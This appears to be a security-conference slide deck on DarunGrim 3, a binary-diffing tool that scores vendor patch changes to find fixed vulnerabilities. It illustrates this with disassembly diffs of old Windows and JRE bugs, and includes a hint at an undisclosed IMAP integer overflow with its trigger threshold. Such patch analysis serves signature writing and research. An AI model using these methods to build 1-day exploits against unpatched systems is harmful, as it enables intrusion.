ExploitSpotting: Locating Vulnerabilities Out Of Vendor Patches Automatically

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Who am I?

- Current Employer: WebSense Inc.
 - Performing researches related to malware and exploit detection.
- Former Employer: eEye Digital Security
 - Developed IPS security product
 - Diffed vendor patches regularly
 - Found some vulnerabilities (MS06-070, CA-Arc Server, ...)
 - But not usually do bug hunt
- DarunGrim
 - Binary diffing tool as a weekend project

Simple Question

- Do you really believe that if a patch is out, every security problems will be gone?
 - How about Conficker?
 - It used MS08-067 RPC vulnerability that was fixed at least few months before their outbreak
 - How about drive-by exploits and exploit packs?
 - 0-days are rare. Mostly patched exploits in highly obfuscated form
 - How about exploit frameworks like Metasploit and Core Impact, or Canvas?
 - It's not usually about 0-day exploits
 - Mostly they are about 1-day exploits which have patches released for them

Exploits vs Security Products

- Exploits
 - · POC
 - Exploit packs
 - Drive-by exploits
 - Exploit Frameworks(Metasploit, Canvas, Core Impact)
 - These are also security products for testing
- Security Products
 - AV, Web Filter, Mail Filter, IDS, IPS, Vulnerability Scanner, etc
 - Basically what security industry is doing is creating signatures against wild-life threats

Exploits vs Security Products

- Exploits evade signatures using obfuscations(sometimes called packing) in binary or exploit scripts.
 - Or they can create an exploit for silently patched exploits aka 1-day exploits
 - Usually all is about evading security products
- 0-days are serious concern, but 1-days are also
 - There are some actual casese a security researchers wrote 1day exploits by diffing patches
 - MS07-004: VML issue analyzed by ByoungYoung Lee
 - http://www.securityfocus.com/archive/1/archive/1/457164/100/0/threaded
 - MS08-067: RPC issue analyzed by Stephen Ridley
 - http://dontstuffbeansupyournose.com/2008/10/23/looking-at-ms08-067/
 - MS10-024: Windows SMTP DNS query ID issue by Core Lab
 - http://www.coresecurity.com/content/CORE-2010-0424-windows-smtp-dns-query-id-bugs

Why does Binary Diffing Matter? To Create Exploits

- With POC
 - Exploit writing is refactoring the code
 - Make it reliable

- Without POC
 - You need to figure it out yourself
 - Binary diffing is your friend
 - We can expand current Metasploit exploits arsenal by far by performing more thorough analysis on the major vendor patches

Why does Binary Diffing Matter? To Generate Signatures

- The IPS and vulnerability scanner or even AV
 - They need signatures
- How to acquire signatures
 - If there is no POC, they need technical details
- How to acquire technical details
 - Usually not provided by the vendors
 - Few years ago, Microsoft made a program called MAPP, but I found that many times it's not enough
 - Patch Analysis is the way.


Limitations with Current Binary Diffing Tools

- Managing files is boring job.
 - Downloading patches
 - Storing old binaries
 - Loading the files manually
- How do we know which function has security updates, not feature updates?
 - Just go through every modified functions?
 - How about if the modified functions are too many?

DarunGrim 3


- Web Interface
 - User friendly
 - By clicking through and you get the diffing results
- Bin Collector
 - Binary Managing Functionality
- Security Implication Score
 - Shows you what functions have more security related patches inside it.

Architecture Change DarunGrim 2 vs DarunGrim 3



Web Console: Main Screen

[Files Import / Files List / Microsoft Patches List / About]



Made by Jeongwook "Matt" Oh

Bug Reporting & Feature Requests

DarunGrim Main Site

Bin Collector

- Binary collection & consolidation system
 - Toolkit for constructing binary library
 - It maintains indexes and version information on the binary files from the vendors.
 - Download and extract patches automatically for some of MS patches
- It is managed through Web Console
 - Exposes python interface

Web Console Work Flow Initiate Diffing

List >MS08-067 >Windows XP Service Pack 3						
Company Name	Microsoft Corporation					
Operating System	хрэр					
Service Pack	sp2					
Filename	netapi32.dll					
Unpatched Filename	MS06-070: T:\mat\Projects\Binaries\Windows XP\Microsoft Corporation\netapi32.dll\5.1.2600.2976 (xpsp_sp2_gdr.060817-0106)\netapi32.dll					
Patched Filename	MS08-067: T:\mat\Projects\Binaries\Windows XP\Microsoft Corporation\netapi32.dll\5.1.2600.3462 (xpsp_sp2_gdr.081015-1244)\netapi32.dll					
	Start Diffing					

The unpatched file is automagically guessed based on the file name and version string.

Security Implication Score

- Objective of Binary Diffing
 - Locate security patches as quickly as possible
 - Sometimes the diff results are not clear because of a lot of noises.
- The noises are caused by
 - Feature updates
 - Code Refactoring
 - refactor the codes to clarify the problems
 - Compiler Option change
 - Optimization level creates whole a lot of false positives
 - Disassembler False Positives
 - Disassemblying technology is far from completeness

Security Implication Score

- Not all patches are security patches
- Sometimes it's like finding needles in the sand
- We need a way for locating patches with strong security implication

Security Implication Score

- Security Implication Score
 - Signature based scoring system
 - If you can deduce common patterns for usual vulnerabilities, then you can use it for later usage.
 - Signatures examples
 - How about strlen?
 - How about addition of safe string APIs.
 - How about 0xfffffff? something.
 - Customizable
 - Written in python code
 - Easy to be extended by 3rd party security researchers
 - You can submit your signatures to me so that I can include them with next release

So does it work?

- An Adobe patch for AcroRd32.dll 9.3.3 had 3630 functions modified.
 - The functions with SIS > 0 was only under 692.
 - The functions with SIS > 1 was only under 70.

AcroRd32.dll: 9.3.2.163 vs 9.3.3.177				
Unpatched	\$	Patched #	Security Implication Score	\$
<u>sub 370A02</u>		<u>sub 370952</u>	38	
sub 5FC7E8		<u>sub_5FC901</u>	13	
loc 604A07		<u>sub 605578</u>	13	
<u>sub 494623</u>		<u>sub 49465F</u>	8	
sub 4CB0F0		<u>sub 4C7070</u>	8	
<u>sub 604D6B</u>		<u>sub 605931</u>	7	
<u>sub 896642</u>		<u>sub 8965DA</u>	7	
sub 51EDE8		<u>sub_54C286</u>	6	
loc 604249		loc 604D82	5	
loc 604990		<u>sub 6054D7</u>	5	
sub 6BCEDD		<u>sub 386920</u>	5	
<u>sub 865210</u>		sub 386920	5	
sub 9C0210		sub 386920	5	

DarunGrim3 Demo

- I'll show the demo of DarunGrim3
- You can grab an idea how it works
- I will show you few patches

Signature Examples

- The Examples shown here are all about signatures
 - Signature-based matching for diffing results help expediting the diffing process
 - Examples for each vulnerability classes.
- Few 1-day exploits information that has never been disclosed before will be released
 - No full-functional code
 - Don't panic. We already have patches.
 - Just POC purpose, you can dig yourself and will be surprised how much gold you can dig.

Stack Based Buffer Overflow MS 06-070

```
stdcall NetpManageIPCConnect(x, x, x...
NetpHanageIPCConnect@16 proc near
Buf= bute ptr -2D8h
var 2D4= dword ptr -2D4h
var 200= dword ptr -200h
var 208= dword ptr -208h
var 2BC= dword ptr -2BCh
var 288= dword ptr -288h
var 284= dword ptr -284h
ParmError= dword ptr -280h
UseName= bute ptr -2ACh
var 2A8= word ptr -2A8h
var 4= dword ptr -4
arg 0= dword ptr
arg 4= dword ptr
arg 8= dword ptr
arg C= byte ptr
        edi, edi
mov
push
        ebp
mov
        ebp, esp
sub
        esp, 208h
              security cookie
mov
        eax.
push
        ebx
        [ebp+var_4], eax
mov
        eax, Lebp+arg 81
mov
        esi
push
        esi, [ebp+arg 0]
mov
xor
        ebx, ebx
        word ptr [esi], 50h
CMP
push
        edi
mov
        edi. [ebp+arq 4]
        [ebp+var 284], eax
mov
lea
        eax, [ebp+UseName]
        [ebp+ParmError], ebx
mov
        short loc 76E56591
```

Vulnerability in Workstation Service Could Allow Remote Code Execution (924270)

User controllerable

```
🔛 N (基
loc 76E5659A:
push
        esi
        offset aWsIpc
push
                          wchar t *
oush:
        eax.
        ds:_imp_swprintf
call -
add
        esp. OCh
        [ebp+arg C], 2
test.
        short loc 76E5661F
                              Overflow
```

Stack Based Buffer Overflow MS 06-070



Stack Based Buffer Overflow MS 06-070


```
push edi
cmp word ptr [esi], 5Ch
                                                       mov edi, [ebp+Str]
push edi
                                                        push ebx; Str
mov edi, [ebp+Str]
                                                       mov [ebp+var 2B8], eax
mov [ebp+var 2B4], eax
                                                        lea esi, [ebp+UseName]
lea eax, [ebp+UseName]
                                                       call ds: imp wcslen
mov [ebp+ParmError], ebx
                                                       cmp eax, 101h
jz short loc 5B885189
                                                        pop ecx
                                                       jbe short loc 5B885199
                                                       [5B885184]
                                                       push ebx
                                                       push offset aNetpmanageipcc; "NetpManagelPCConnect: server
                                                       name %ws t"...
                                                       call NetpLogPrintHelper
                                                       pop ecx
                                                       pop ecx
                                                       push 57h
                                                       pop eax
                                                       jmp loc 5B8853D4
```

Stack Based Buffer Overflow Signatures


- Pattern matching for string length checking routines
 - a good sign for stack or heap based buffer overflow.
- There are variations of string length check routines.
 - strlen, wcslen, _mbslen, _mbstrlen

- Conficker worm exploited this vulnerability
 - to propagate through internal network.
- Easy target for binary diffing
 - Only 2 functions changed.
 - One is a change in calling convention.
 - The other is the function that has the vulnerability

List >MS08-067 >Windows XP Service Pack 2 >netapi32.dll						
Unpatched	*	Patched	\$	Security Implication Score	•	
sub_5B86A26B		sub_5B86A272		20		
_CanonicalizePathNan	ne@20	_CanonicalizePathName@20		1		
loc_5B86B490		loc_5B86B448		0		







StringCchCopyW

http://msdn.microsoft.com/en-us/library/ms647527%28VS.85%29.aspx

Syntax

```
HRESULT StringCchCopy(
    __out LPTSTR pszDest,
    __in size_t cchDest,
    __in LPCTSTR pszSrc
);
```

Compared to the functions it replaces, **StringCchCopy** provides additional processing for proper buffer handling in your code. Poor buffer handling is implicated in many security issues that involve buffer overruns. **StringCchCopy** always null-terminates a non-zero-length destination buffer.

Behavior is undefined if the strings pointed to by pszSrc and pszDest overlap.

Stack Based Buffer Overflow Signatures

Pattern matching for safe string manipulation functions

Strsafe Functions

StringCbCat, StringCbCatEx, StringCbCatN, StringCbCatNEx, StringCbCopy, StringCbCopyEx, StringCbCopyN, StringCbCopyNEx, StringCbGets, StringCbGetsEx, StringCbLength, StringCbPrintf, StringCbPrintfEx, StringCbVPrintf, StringCbVPrintfEx, StringCchCat, StringCchCatEx, StringCchCatN, StringCchCatNEx, StringCchCopy, StringCchCopyEx, StringCchCopyN, StringCchCopyNEx, StringCchGets, StringCchGetsEx, StringCchLength, StringCchPrintf, StringCchPrintfEx

Other Safe String Manipulation Functions

- strcpy_s, wcscpy_s, _mbscpy_s
- strcat_s, wcscat_s, _mbscat_s
- strncat_s, _strncat_s_l, wcsncat_s, _wcsncat_s_l, _mbsncat_s, _mbsncat_s_l
- strncpy_s, _strncpy_s_l, wcsncpy_s, _wcsncpy_s_l, _mbsncpy_s, _mbsncpy_s_l
- sprintf_s, _sprintf_s_l, swprintf_s, _swprintf_s_l

Stack Based Buffer Overflow Signatures

- Removal of unsafe string routines
 - strcpy, wcscpy, _mbscpy
 - strcat, wcscat, _mbscat
 - sprintf, _sprintf_l, swprintf, _swprintf_l, __swprintf_l
 - vsprintf, _vsprintf_l, vswprintf_l, _vswprintf_l
 - vsnprintf, _vsnprintf_l, _vsnwprintf_l

Integer Overflow MS 10-030

inetcomm.dll: 6.00.2900.3350 (xpsp_sp2_gdr.080411-1459) vs 6.00.2900.3664 (xpsp_sp2_gdr.100129-1447)

Unpatched	Patched	Security Implication Score 🔻							
?ResponseSTAT@CPOP3Transport@@AAEXXZ	?ResponseSTAT@CPOP3Transport@@AAEXXZ	6							
?ResizeMsgSeqNumTable@Clmap4Agent@@UAGJK@Z	?ResizeMsgSeqNumTable@Clmap4Agent@@UAGJK@Z	6							
?ResponseGenericList@CPOP3Transport@@AAEXXZ	?ResponseGenericList@CPOP3Transport@@AAEXXZ	5							
?GetMsgSeqNumToUlDArray@Clmap4Agent@@UAGJPAPAKPAK@Z	?GetMsgSeqNumToUlDArray@Clmap4Agent@@UAGJPAPAKPAK@Z	5							
?RootProps_EndChildren@CHTTPMailTransport@@QAEJXZ	?ContactInfo_EndChildren@CHTTPMailTransport@@QAEJXZ	5							
_STR_ATT_COMBINED	_STR_ATT_RENDERED	4							
_STR_ATT_NORMSUBJ	_STR_ATT_RENDERED	3							
_STR_ATT_PRIORITY	_STR_ATT_RENDERED	3							
?ProcessTransactTestResponse@CNNTPTransport@@AAEJXZ	?StartLogon@CNNTPTransport@@AAEXXZ	3							
_STR_ATT_SERVER	_STR_ATT_FORMAT	2							
??1CActiveMovie@@UAE@XZ	??1CBGImage@@UAE@XZ	2							
2CheckForCompleteResponse@Clmap4Agent@@AAEXPADKPAW4IMAP_RESPON SE_ID@@@Z	?CheckForCompleteResponse@Clmap4Agent@@AAEXPADKPAW4IMAP_RESPON SE_ID@@@Z	2							
_STR_ATT_STOREMSGID	_STR_ATT_RENDERED	1							
_STR_ATT_FORWARDTO	_STR_ATT_FORMAT	1							
?ExclusiveUnlock@CExShareLockWithNestAllowed@@QAEXXZ	?ExclusiveUnlock@CExShareLock@@QAEXXZ	1							
2TryNextSecurityPkg@CSMTPTransport@@AAEXXZ	?TryNextSecurityPkg@CAsyncConn@@QAEJXZ	1							

Integer Overflow MS 10-030 Integer Comparison Routine

[7618DE07] lea eax, [ebp+var C] [7618DCF0] push eax; unsigned int32 * mov ecx, ebx push 4 shl ecx. 2 g....... lea eax, [esi+584h] mov eax. ebx push ecx; unsigned int32 lea edi, [esi+580h] push eax ; void ** push eax ; unsigned __int64 mov [edi], ebx mov [ebp+var C], edi call ?HrAlloc@@YGJPAPAXK@Z; HrAlloc(void * *,ulong) mov [ebp+var 10], edi test eax, eax call ?ULongLongToULong@@YGJ_KPAK@Z ULongLongToULong(unsigned int64,ulong *) mov [ebp+var 10], eax il short loc 7618DD36 mov [ebp+var 14], eax jl short loc_7618DE68

Integer Overflow MS 10-030

- The data comes from the network
- Converted using StrToIntA API
- Multiplied by 4
 - Which can result in Integer Overflow

```
[7618DDE4]
[7618DCCE]
                                                                  push [ebp+lpSrc]; lpSrc
push [ebp+lpSrc]; lpSrc
                                                                  mov edi, ds: imp StrToIntA@4; StrToIntA(x)
mov edi, ds: imp StrToIntA@4; StrToIntA(x)
                                                                  call edi ; StrToIntA(x); StrToIntA(x)
call edi ; StrToIntA(x); StrToIntA(x)
                                                                  push [ebp+var 8] ; lpSrc
push [ebp+var 8]; lpSrc
                                                                  mov ebx. eax
mov ebx. eax
                                                                  call edi : StrToIntA(x): StrToIntA(x)
call edi ; StrToIntA(x); StrToIntA(x)
                                                                  xor edi. edi
cmp dword ptr [esi+578h], 0
                                                                  cmp [esi+578h], edi
mov [ebp+var C], eax
                                                                  mov [ebp+var 18], eax
inz short loc 7618DD2C
                                                                  inz short loc 7618DE5E
```

Integer Overflow Signatures

- Additional string to integer conversion functions can be used to check sanity of an integer derived from string.
 - ULongLongToULong Function
 - In case of multiplication operation is done on 32bit integer values, it can overflow. This function can help to see if the overflow happened.
 - atoi, _atoi_l, _wtoi, _wtoi_l or StrToInt Function functions might appear on both sides of functions.

Somebody Smells 1-day Exploit here?


- There are more patched functions aside from CPOP3Transport::ResponseSTAT method
- Clmap4Agent::ResizeMsgSeqNumTable looks promising

```
[761C2F13]
                                                     lea eax, [ebp+var 208]
[761C2EC7]
                                                     push eax; unsigned int32 *
mov eax, ebx
                                                     push 4
shl eax. 2
                                                     pop ecx
push eax; unsigned int32
                                                     mov eax, ebx
lea edi, [esi+0F1Ch]
                                                     mul ecx
push edi : void **
                                                     push edx
call ?MemRealloc@@YGHPAPAXK@Z; MemRealloc(void * *,ulong)
                                                     push eax; unsigned int64
                                                     .....
test eax, eax
                                                     call ?ULongLongToULong@@YGJ_KPAK@Z:
                                                     ULongLongToULong(unsigned int64,ulong *)
inz short loc 761C2F1F
                                                     ......
```

Somebody Smells 1-day Exploit Here?


- Clmap4Agent::ResizeMsgSeqNumTable
 - Called from Clmap4Agent::UpdateSeqNumToUID
 - From: RFC3501
 - Messages in IMAP4rev1 are accessed by the use of numbers. These numbers are either message sequence numbers or unique identifiers.
 - Looks like you can overflow the table with large set of sequence numbers(with more than 0xFFFFFFFF/4 = 0x3FFFFFFF = 1073741823)
 - I didn't try, but you can test if the exploit works and how fast can it be done
 - Very interesting bug
- There can be more 1-days here

Integer Overflow JRE Font Manager Buffer Overflow (Sun Alert 254571)



Integer Overflow JRE Font Manager Buffer





jnb short loc_6D244B25	
6D244B25 push ecx; so call ds:ma pop ec jmp short loc_6	size_t Illoc X

Original		Patched
.text:6D2C4A75	mov edi, [esp+10h]	.text:6D244B06 push edi
.text:6D2C4A79	lea eax, [edi+0Ah]	
.text:6D2C4A7C	cmp eax, 2000000h	Additiional Check:
.text:6D2C4A81	jnb short loc_6D2C4A8D	.text:6D244B07 mov edi, [esp+10h]
		.text:6D244B0B mov eax, 2000000h
.text:6D2C4A83	push eax ; size_t	.text:6D244B10 cmp edi, eax
.text:6D2C4A84	call ds:malloc	.text:6D244B12 jnb short loc_6D244B2B
		.text:6D244B14 lea ecx, [edi+0Ah]
		.text:6D244B17 cmp ecx, eax
		.text:6D244B19
		.text:6D244B1B push ecx ; size_t
		.text:6D244B1C call ds:malloc

Integer Overflow Signatures

- Additional cmp x86 operations
 - It will perform additional range check for the integer
 - Before or after of the arithmetic operation
 - Counting additional number of "cmp" instruction
 - Might help inducing integer overflow.
- Calls to functions like 'malloc' or 'HrAlloc' or '*alloc' can be a strong sign of overflows

Double Free

Workstation Service Double Free Remote Code Execution Vulnerability


- wkssvc! NetrGetJoinInformation
 - Found by Cody Pierce at DVLabs
 - Additional call to _NetpMemoryFree creates double free condition

```
[76E42671]
                                                                    [76E42671]
push edi
                                                                    and dword ptr [esi], 0
push dword ptr [esi]
call NetpMemoryFree@4; NetpMemoryFree(x)
                                                                    push edi
                                                                    call WsImpersonateClient@0; WsImpersonateClient()
and dword ptr [esi]. 0
call WsImpersonateClient@0; WsImpersonateClient()
                                                                    mov edi, eax
mov edi, eax
                                                                    test edi. edi.
test edi. edi
                                                                    jnz short loc 76E42693
inz short loc 76E4269A
F7CF 40C071
```

Double Free

Workstation Service Double Free Remote Code Execution Vulnerability

- The vulnerable function is directly accessible through RPC(opnum = 0x14)
- This means Remote Code Execution or DOS



Double Free


Workstation Service Double Free Remote Code Execution Vulnerability


But, you need a valid access right to reach the vulnerable code

```
III N U.Li
                                           offset WsNetApiMapping
                                   push
                                   push
                                           NetApiSd
                                   push
                                           offset aNetapi ; "NetAPI"
                                   push
                                  push
                                           offset SourceName ; "Workstation"
                                            NetpAccessCheckAndAudit@20 : NetpAccessCheckAndAudit(x.x.x.x.x)
                                   inz
                                           1oc 76E4942E
                                   m N w
                                   push
                                           esi
                                   mov
                                           esi, [ebp+arq 4]
                                   test
                                           esi, esi
                                           1oc 76E49436
III N LLL
        edi
push
push
        dword ptr [esi]
        NetpMemoryFree@4 ; NetpMemoryFree(x)
call
        dword ptr [esi], 0
and
        WsImpersonateClient@0 ; WsImpersonateClient()
call
        edi, eax
mov
        edi, edi
test
        short loc 76E4269A
inz
```


Signatures

- Free routine count change
 - 'free' or 'NetpMemoryFree', '*free' etc...
- If the function is directly exposed through RPC Interface, we can put more score to that function
 - Because there are more chances that some data can be manipulated from the attackers
 - So basically we can alert when a RPC function has been modified




